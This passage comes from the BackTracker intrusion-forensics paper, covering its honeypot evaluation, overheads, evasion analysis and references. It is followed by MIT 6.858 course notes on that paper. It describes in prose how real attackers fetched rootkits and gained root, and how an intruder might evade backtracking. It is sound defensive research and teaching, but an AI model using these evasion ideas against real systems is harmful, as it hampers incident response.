objects for an administrator to analyze easily. We therefore considered what filtering rules we could use to reduce the amount of information presented to the administrator, while minimizing the risk of hiding important steps in the attack.

Figure 5 shows the dependency graph generated by GraphGen for this attack after filtering out files that were read but not written. The resulting graph contained 575 objects and 1014 events. Important parts of the graph are circled or labeled to point out the filtering rules we discuss next.

Significant noise came from several root login sessions by one of the authors during the attack. The author's actions are linked to the attacker's actions through /root/.bash_history,/var/log/lastlog, and /var/run/utmp. /etc/mtab also generates a lot of noise, as it is written after most system startup scripts and read by each bash shell. Finally, a lot of noise was generated by helper processes that take input only from their parent process, perform a simple function on that input, then return data to the parent (usually through a pipe). Most processes associated with S85httpd on the graph are helper processes spawned by find when S85httpd starts.

Figure 6 shows the dependency graph for the *bind attack* after GraphGen applied the following filtering rules: ignore files that were read but not written; ignore files /root/.bash_history, /var/run/lastlog, /var/run/utmp, /etc/mtab; ignore helper processes that take input only from their parent process and return a result through a pipe. We used these same filtering rules to generate dependency graphs for all attacks.

These filtering rules reduced the size of the graph to 24 objects and 28 events, and made the *bind attack* fairly easy to analyze. The attacker gained access through httpd, downloaded a rootkit using wget, then wrote the rootkit to the file "/tmp/ /bind." Sometime later, one of the authors logged in to the machine noticed the suspicious file and decided to execute it out of curiosity (don't try this at home!). The resulting process installed a number of modified system binaries, including /bin/login. This graph shows that BackTracker can track across several login sessions. If the attacker had installed /bin/login without being noticed, then logged in later, we would have been able to backtrack from a detection point in her second session to the first session by her use of the modified /bin/login.

Figure 1 shows the filtered dependency graph for a second attack that occurred in the same March 12, 2003, log, which we named the *ptrace attack*. The intruder gained access through httpd, downloaded a tar archive using wget, then unpacked the archive via tar and gzip. The intruder then executed the ptrace program using a different group identity. We later detected the intrusion by seeing the ptrace process in the process listing. We believe the ptrace process was seeking to exploit a race condition in the Linux ptrace code to gain root access. Figures 1 and 6 demonstrate BackTracker's ability to separate two intermingled attacks from a single log. Changing detection points from /bin/login to ptrace is sufficient to generate distinct dependency graphs for each attack.

Figure 7 shows the filtered dependency graph for an attack on March 2, 2003, which we named the *openssl-too attack*. The machine was used lightly by one




Fig. 5. Mostly unfiltered dependency graph generated by GraphGen for *bind attack*. The only filtering used was to not show files that were read but not written. The circled areas and labels identify the major portions of the graph. Of particular interest are the files we filter out in later dependency graphs: /var/run/utmp, /etc/mtab, /var/log/lastlog, /root/.bash_history. We will also filter out helper processes that take input from one process (usually via a pipe), perform a simple function on that input, then return data to the main process. Most objects associated with S85httpd are helper processes spawned by find when S85httpd starts.




Fig. 6. Filtered dependency graph for *bind attack*.

of the authors (to check for intrusions) during the March 1–3 period covered by this log. The attacker gained access through httpd, downloaded a tar archive using wget, then installed a set of files using tar and gzip. The attacker then ran the program openssl-too, which read the configuration files that were unpacked. We detected the intrusion when the openssl-too process began scanning other machines on our network for vulnerable ports.

Another intrusion occurred on our machine on March 13, 2003. The filtered dependency graph for this attack is almost identical to the *ptrace attack*.

Figure 8(a) shows the default filtered dependency graph for an attack we conducted against our own system (*self attack*). *self attack* was more complicated than the real attacks we have been subjected to. We gained unprivileged access via httpd, then downloaded and compiled a program (sxp) that takes advantage of a local exploit against sendmail. When sxp runs, it uses objdump to find important addresses in the sendmail binary, then executes sendmail through execve to overflow an argument buffer and provide a root shell. We used this




Fig. 7. Filtered dependency graph for *openssl-too attack*.




Fig. 8. Filtered dependency graph for *self attack*. Figure 8(a) shows the dependency produced by GraphGen with the same filtering rules used to generate Figures 1, 6, and 7. Figure 8(b) shows the dependency graph produced by GraphGen after adding a rule that filters out pipes. Figure 8(b) is a subgraph of Figure 8(a).

root shell to add a privileged user to the password files. Later, we logged into the machine using this new user and modify /etc/xinetd.conf. The detection point for this attack was the modified /etc/xinetd.conf.

One goal for this attack was to load the machine heavily to see if BackTracker could separate the attack events from normal events. Over the duration of the workload, we continually ran the SPECweb99 benchmark to model

the workload of a Web server. To further stress the machine, we downloaded, unpacked, and continually compiled the Linux kernel. We also logged in several times as root and read /etc/xinetd.conf. The dependency graph shows that BackTracker separated this legitimate activity from the attack.

We anticipate that administrators will run GraphGen multiple times with different filtering rules to analyze an attack. An administrator can filter out new objects and events easily by editing the configuration file from which GraphGen reads its filter rules. Figure 8(b) shows the dependency graph generated with an additional rule that filters out all pipes. While this rule may filter out some portions of the attack, it will not usually disconnect the detection point from the from an intrusion source, because pipes are inherited from a process's ancestor, and BackTracker will track back to the ancestor through process creation events. In Figure 8, filtering out pipes eliminates objdump, which is related to the attack but not critical to understanding the attack.

Next we measured the space and time overhead of EventLogger (Table I). It is nontrivial to compare running times with and without EventLogger, because real attackers do not reissue their workloads upon request. Instead we used ReVirt to replay the run with and without EventLogger and measure the difference in time. The replay system executes busy parts of the run at the same speed as the original run (within a few percent). The replay system eliminates idle periods, however, so the percentage overhead is given as a fraction of the wall-clock time of the original run (which was run without EventLogger).

For the real attacks, the system was idle for long periods of time. The average time and space overhead for EventLogger was very low for these runs because EventLogger only incurs overhead when applications are actively using the system.

The results for *self attack* represent what the time and space overheads would be like for a system that is extremely busy. In particular, serving Web pages and compiling the Linux kernel each invoke a huge number of relevant system calls. For this run, EventLogger slowed the system by 9%, and its compressed log grew at a rate of 1.2 GB/day. While this is a substantial amount of data, a modern hard disk is large enough to store this volume of log traffic for several months.

GraphGen is run after the attack (offline), so its performance is not as critical as that of EventLogger. On a 2.8-GHz Pentium 4 with 1 GB of memory, the version of GraphGen described in Section 2.3 took less than 20 s to process the logs for each of the real attacks and 3 h for the self attack. Most of this time was spent scanning through irrelevant events in the log. We implemented a version of GraphGen that stores event records in a MySQL database, which allowed GraphGen to query for events that affect specific objects and thereby skip over events that do not affect objects in the graph [Goel et al. 2003]. This technique reduced the time needed for GraphGen to process the self attack to 26 s.

6. ATTACKS AGAINST BACKTRACKER

In the prior section, we showed that BackTracker helped analyze several real attacks. In this section, we consider what an intruder can do to hide his actions

from BackTracker. An intruder may attack the layers upon which BackTracker is built, use events that BackTracker does not monitor, or hide his actions within large dependency graphs.

An intruder can try to foil BackTracker by attacking the layers upon which BackTracker's analysis or logging depend. One such layer is the guest operating system. BackTracker's analysis is accurate only if the events and data it sees have their conventional meaning. If an intruder can change the guest kernel (e.g., to cause a random system call to create processes or change files), then he can accomplish arbitrary tasks inside the guest machine without being tracked by BackTracker. Many operating systems provide interfaces that make it easy to compromise the kernel or to work around its abstractions. Loadable kernel modules and direct access to kernel memory (/dev/kmem) make it trivial to change the kernel. Direct access to physical memory (/dev/mem) and I/O devices make it easy to control applications and files without using the higher-level abstractions that BackTracker tracks. Our guest operating system disables these interfaces [Huagang 2000]. The guest operating system may also contain bugs that allow an intruder to compromise it without using standard interfaces [Ashcraft and Engler 2002]. Researchers are investigating ways to use virtual machines to make it more difficult for intruders to compromise the guest operating system, for example, by protecting the guest kernel's code and sensitive data structures [Garfinkel and Rosenblum 2003].

Another layer upon which the current implementation of BackTracker depends is the virtual-machine monitor and host operating system. Attacking these layers is considerably more difficult than attacking the guest kernel, since the virtual-machine monitor makes the trusted computing base for the host operating system much smaller than the guest kernel.

If an intruder cannot compromise a layer below BackTracker, he can still seek to stop BackTracker from analyzing the complete chain of events from the detection point to the source of the attack. The intruder can break the chain of events tracked if he can carry out one step in his sequence using *only* low-control events that BackTracker does not yet track. Section 2.4 explains why this is relatively difficult.

An intruder can also use a hidden channel to break the chain of events that BackTracker tracks. For example, an intruder can use the initial part of his attack to steal a password, send it to himself over the network, then log in later via that password. BackTracker can track from a detection point during the second login session up to the point where the intruder logged in, but it cannot link the use of the password automatically to the initial theft of the password. BackTracker depends on knowing and tracking the sequence of state changes on the system, and the intruder's memory of the stolen password is not subject to this tracking. However, BackTracker will track the attack back to the beginning of the second login session, and this will alert the administrator to a stolen password. If the administrator can identify a detection point in the first part of the attack, he can track from there to the source of the intrusion.

An intruder can also try to hide his actions by hiding them in a huge dependency graph. This is futile if the events in the dependency graph are the intruder's actions because the initial break-in phase of the attack is not

obfuscated by a huge graph after the initial phase. In addition, an intruder who executes a large number of events is more likely to be caught.

An intruder can also hide his actions by intermingling them with innocent events. GraphGen includes only those events that potentially affect the detection point, so an intruder would have to make it look as though innocent events have affected the detection point. For example, an intruder can implicate an innocent process by reading a file the innocent process has written. In the worst case, the attacker would read all recently written files before changing the detection point and thereby implicate all processes that wrote those files. As usual, security is a race between attackers and defenders. GraphGen could address this attack by filtering out file reads if they are too numerous and following the chain of events up from the process that read the files. The attacker could then implicate innocent processes in more subtle ways, etc.

Finally, an attacker can make the analysis of an intrusion more difficult by carrying out the desired sequence of steps over a long period of time. The longer the period of attack, the more log records that EventLogger and GraphGen have to store and analyze. In conclusion, there are several ways that an intruder can seek to hide his actions from BackTracker. Our goal is to analyze a substantial fraction of current attacks and to make it more difficult to launch attacks that cannot be tracked.

7. RELATED WORK

BackTracker tracks the flow of information [Denning 1976] across operating system objects and events. The most closely related work is the *Repairable File Service* [Zhu and Chiueh 2003], which also tracks the flow of information through processes and files by logging similar events. The Repairable File Service assumes an administrator has already identified the process that *started* the intrusion; it then uses the log to identify files that potentially have been contaminated by that process. In contrast, BackTracker begins with a process, file, or filename that has been affected by the intrusion, then uses the log to track back to the source of the intrusion. The two techniques are complementary: one could use backtracking to identify the source of the intrusion, then use the Repairable File Service's forward tracking to identify the files that potentially have been contaminated by the intrusion. However, we believe that an intruder can hide her actions much more easily from the forward tracking phase, for example, by simply touching all files in the system. Even without deliberately trying to hide, we believe an intruder's changes to system files will quickly cause all files and processes to be labeled as potentially contaminated. For example, if an intruder changes the password file, all users who subsequently log into the system will read this file, and all files they modify will be labeled as potentially contaminated.

In addition to the direction of tracking, BackTracker differs from the Repairable File Service in the following ways: (1) BackTracker tracks additional dependency-causing events (e.g., shared memory, mmap'ed files, pipes, and named pipes; (2) BackTracker labels and analyzes time intervals for events, which are needed to handle aggregated events such as loads/store to mmap'ed

files; and (3) BackTracker uses filter rules to highlight the most important dependencies. Perhaps most importantly, we use BackTracker to analyze real intrusions and evaluate the quality of the dependency graphs it produces for those attacks. The evaluation for the Repairable File Service has so far focused on time and space overhead—to our knowledge, the spread of contamination has been evaluated only in terms of number of processes, files, and blocks contaminated and has been performed only on a single benchmark (SPEC SDET) with a randomly chosen initial process.

Work by Ammann et al. [2002] has tracked the flow of contaminated transactions through a database and rolls data back if it has been affected directly or indirectly by contaminated transactions. The Perl programming language also tracks the flow of tainted information across perl program statements [Wall et al. 2000]. Like the Repairable File Service, both these tools track the forward flow of contaminated information rather than backtracking from a detection point to the source of the intrusion.

Program slicing is a programming language technique that identifies the statements in a program that potentially affect the values at a point of interest [Tip 1995]. Dynamic slicers compute the slice based on a specific set of inputs. BackTracker could be viewed as a dynamic program slicer on a self-modifying program, where variables are operating system objects, and program statements are dependency-causing operating system events.

Several other projects assist administrators in understanding intrusions. CERT's Incident Detection, Analysis, and Response Project (IDAR) seeks to develop a structured knowledge base of expert knowledge about attacks and to look through the post-intrusion system for signs that match an entry in the existing knowledge base [Christie 2002]. Similarly, SRI's DERBI project looks through system logs and file system state after the intrusion for clues about the intrusion [Tyson 2001]. These tools automate common investigations after an attack, such as looking for suspicious filenames, comparing file access times with login session times, and looking for suspicious entries in the password files. However, like investigations that are carried out manually, these tools are limited by the information logged by current systems. Without detailed event logs, they are unable to describe the sequence of an attack from the initial compromise to the detection point.

8. CONCLUSIONS AND FUTURE WORK

We have described a tool called *BackTracker* that helps system administrators analyze intrusions on their system. Starting from a detection point, such as a suspicious file or process, BackTracker identifies the events and objects that could have affected that detection point. The dependency graphs generated by BackTracker help an administrator find and focus on a few important objects and events to understand the intrusion. BackTracker can use several types of rules to filter out parts of the dependency graph that are unlikely to be related to the intrusion.

We used BackTracker to analyze several real attacks against computers we set up as honeypots. In each case, BackTracker was able to highlight effectively

the entry point used to gain access to the system and the sequence of steps from the entry point to the point at which we noticed the intrusion.

In the future, we plan to track more dependency-causing events, such as System V IPC, signals, and dependencies caused by file attributes. We have also implemented a tool to track dependencies forward. The combination of this tool and BackTracker will allow us to start from a single detection point, backtrack to allow an administrator to identify the source of the intrusion, then forward track to identify other objects that have been affected by the intrusion. Significant research will be needed to filter out false dependencies when tracking forward because, unlike for backward tracking, an intruder can easily cause an explosion of the dependency graph to include all files and processes.

ACKNOWLEDGMENTS

The ideas in this article were refined during discussions with George Dunlap, Murtaza Basrai, and Brian Noble. Our SOSP shepherd Frans Kaashoek and the anonymous reviewers provided valuable feedback that helped improve the quality of this article.

REFERENCES

AMMANN, P., JAJODIA, S., AND LIU, P. 2002. Recovery from malicious transactions. *IEEE Trans. Knowl. Data Eng. 14*, 5 (Sept.), 1167–1185.

ASHCRAFT, K. AND ENGLER, D. 2002. Using programmer-written compiler extensions to catch security holes. In *Proceedings of the 2002 IEEE Symposium on Security and Privacy*. 131–147.

BUCHACKER, K. AND SIEH, V. 2001. Framework for testing the fault-tolerance of systems including OS and network aspects. In *Proceedings of the 2001 IEEE Symposium on High Assurance System Engineering* (HASE). 95–105.

CERT. 2000. Steps for recovering from a UNIX or NT system compromise. Tech. rep. CERT Coordination Center. Available online at `http://www.cert.org/tech_tips/win-UNIX-system_compromise.html`.

CERT. 2001. Detecting signs of intrusion. Tech. rep. CMU/SEI-SIM-009. CERT Coordination Center. Available online at `http://www.cert.org/security-improvement/modules/m09.html`.

CERT. 2002a. CERT/CC overview incident and vulnerability trends. Tech. rep. CERT Coordination Center. Available online at `http://www.cert.org/present/cert-overview-trends/`.

CERT. 2002b. Multiple vulnerabilities In OpenSSL. Tech. rep. CERT Advisory CA-2002-23. CERT Coordination Center. Available online at `http://www.cert.org/advisories/CA-2002-23.html`.

CHESWICK, B. 1992. An evening with Berferd in which a cracker is lured, endured, and studied. In *Proceedings of the Winter 1992 USENIX Technical Conference*. 163–174.

CHRISTIE, A. M. 2002. The Incident Detection, Analysis, and Response (IDAR) Project. Tech. rep. CERT Coordination Center. Available online at `http://www.cert.org/idar`.

CIAC. 2001. L-133: Sendmail debugger arbitrary code execution vulnerability. Tech. rep. Computer Incident Advisory Capability. Available online at `http://www.ciac.org/ciac/bulletins/l-133.shtml`.

DENNING, D. E. 1976. A lattice model of secure information flow. *Commun. ACM 19*, 5 (May), 236–243.

DUNLAP, G. W., KING, S. T., CINAR, S., BASRAI, M., AND CHEN, P. M. 2002. ReVirt: Enabling intrusion analysis through virtual-machine logging and replay. In *Proceedings of the 2002 Symposium on Operating Systems Design and Implementation*. 211–224.

FARMER, D. 2000. What are MACtimes? *Dr. Dobb's J. 25*, 10 (Oct.), 68, 70–74.

FARMER, D. 2001. Bring out your dead. *Dr. Dobb's J. 26*, 1 (Jan.), 104–105, 107–108.

FARMER, D. AND VENEMA, W. 2000. Forensic computer analysis: an introduction. *Dr. Dobb's J. 25*, 9 (Sept.), 70, 72–75.

FORREST, S., HOFMEYR, S. A., SOMAYAJI, A., AND LONGSTAFF, T. A. 1996. A sense of self for Unix processes. In *Proceedings of 1996 IEEE Symposium on Computer Security and Privacy*. 120–128.

GARFINKEL, T. AND ROSENBLUM, M. 2003. A virtual machine introspection based architecture for intrusion detection. In *Proceedings of the 2003 Network and Distributed System Security Symposium* (NDSS).

GOEL, A., SHEA, M., AHUJA, S., AND CHANG FENG, W. 2003. Forensix: A robust, high-performance reconstruction system. In *Proceedings of the 2003 Symposium on Operating Systems Principles* (poster session).

GOLDBERG, I., WAGNER, D., THOMAS, R., AND BREWER, E. A. 1996. A secure environment for untrusted helper applications. In *Proceedings of the 1996 USENIX Security Symposium*. 1–13.

HUAGANG, X. 2000. Build a secure system with LIDS. Available online at `http://www.lids.org/document/build_lids-0.2.html`.

KIM, G. H. AND SPAFFORD, E. H. 1994. The design and implementation of Tripwire: A file system integrity checker. In *Proceedings of 1994 ACM Conference on Computer and Communications Security* (CCS). 18–29.

KING, S. T., DUNLAP, G. W., AND CHEN, P. M. 2003. Operating system support for virtual machines. In *Proceedings of the 2003 USENIX Technical Conference*. 71–84.

KIRIANSKY, V., BRUENING, D., AND AMARASINGHE, S. 2002. Secure execution via program shepherding. In *Proceedings of the 2002 USENIX Security Symposium*.

LAMPORT, L. 1978. Time, clocks, and the ordering of events in a distributed system. *Commun. ACM 21*, 7 (July), 558–565.

LAMPSON, B. W. 1973. A note on the confinement problem. *Commun. ACM 16*, 10 (Oct.), 613–615.

THE HONEYNET PROJECT. 2001. *Know Your Enemy: Revealing the Security Tools, Tactics, and Motives of the Blackhat Community*. Addison Wesley, Reading, MA.

TIP, F. 1995. A survey of program slicing techniques. *J. Programm. Lang. 3*, 3.

TYSON, W. M. 2001. DERBI: Diagnosis, explanation and recovery from computer break-ins. Tech. rep. DARPA Project F30602-96-C-0295 Final Report. SRI International, Menlo Task, CA. Artificial Intelligence Center. Available online at `http://www.dougmoran.com/dmoran/publications.html`.

WALL, L., CHRISTIANSEN, T., AND ORWANT, J. 2000. *Programming Perl, 3rd ed.* O'Reilly & Associates, Sebastopol; CA.

ZHU, N. AND CHIUEH, T. 2003. Design, implementation, and evaluation of repairable file service. In *Proceedings of the 2003 International Conference on Dependable Systems and Networks* (DSN). 217–226.

Received October 2003; revised July 2004; accepted May 2004

How does an forensically audit a PC (w/s Backtracker) 20

6.858: Computer Systems Security

Fall 2012

Home

General information

Schedule

Reference materials

Piazza discussion

Submission

2011 class materials

Paper Reading Questions

For each paper, your assignment is two-fold. By the start of lecture:

- Submit your answer for each lecture's paper question via the submission web site in a file named `lecn.txt`, and
- E-mail your own question about the paper (e.g., what you find most confusing about the paper or the paper's general context/problem) to 6.858-q@pdos.csail.mit.edu. You cannot use the question below. To the extent possible, during lecture we will try to answer questions submitted by the evening before.

Lecture 20

How could an adversary circumvent Backtracker, so that an administrator cannot pinpoint the initial intrusion point?

In lots of ~~case~~ ~~else~~ somewhat related events at the same time

Questions or comments regarding 6.858? Send e-mail to the course staff at *6.858-staff@pdos.csail.mit.edu*.

Top // **6.858 home** // *Last updated Friday, 12-Oct-2012 23:31:47 EDT*

11/28

Paper Question 20

Michael Plasmeier

The attacker can confuse the log by running many somewhat related operations at the same time as the attack.

BackTracker

11/28

What should we do when a computer system is compromised / Intrusion?

Once you've been compromised figure out what happened and then prevent it from ~~happening~~ happening again.

Very hard to build uncompromisable systems
Plus users will make mistakes

1. Detect intrusion happened
2. Find their entry point
3. Fix vulnerability — patch
   — change pw (if attacker guessed)
4. Clean up side effects
   - back doors

(2)

Detection

kinda ill specified

just that attacker keeps eye out for certain things

Seperate field: Intrusion Detection System

look for suspicious patterns

ie Trip Wire

computes hashes + stores them

Then checks if files modified

Athena does this

But sw updates are annoying

need to disable

or get false positives

false positives are generally a problem

false negitive? trick admin as an update

or put in file where can't see

like home directory

(3)

Or install a rootkit

it just runs

for files {

ps

sha1

}

So modify ps, find and it carefully does not print certain files

Once your machine has been compromised ya have little hope of save goals

Or kernal module to filter at some processes

big problem in pratice

Or even your BIOS is flashable

then can't even really reinstall

- a few did this, though not common (yet)

(9)

Why backtrack?

So can patch vulnerability
And see what other changes they made
Want to understand extent of attack
Admin curious

What does anti virus do?

Used to be sigs
Now they are more IDS
Do try to fix side effect
Don't really track down entry point

The attacks in these papers appeared manual

(5)


Attack could be across multiple log in sessions

login → ps

Or how were we able to login?

added account
but how able to log in?

buffer overflow in ssh?



(6)

Had to know exactly what hackers do
when go to machine
└ put out honeypot
└ purposly weak machines

~~Can see code fix~~

Prof: We tried this
But didn't see much complicated stuff
Just ~~honey~~ started a botnet
Cleared the logs
And left

(missed)

Does work across reboots

7

What if you read /etc/passwd

Crack the hash

Then log in

Backtracker won't correlate

They don't have a plan for this

Signal vs noise

lots of stuff to wade through

Certainly a problem

Also it has some time limit

- normally it does time dependency to link
- Source can't be newer than dependency log

log starts getting recycled

(8)

Need to do quite a bunch of stuff to keep log safe

OS runs in a VM

Is trusting VMM more reasonable?

Extra protection is better than nothing
Must find a 2nd exploit for VMM
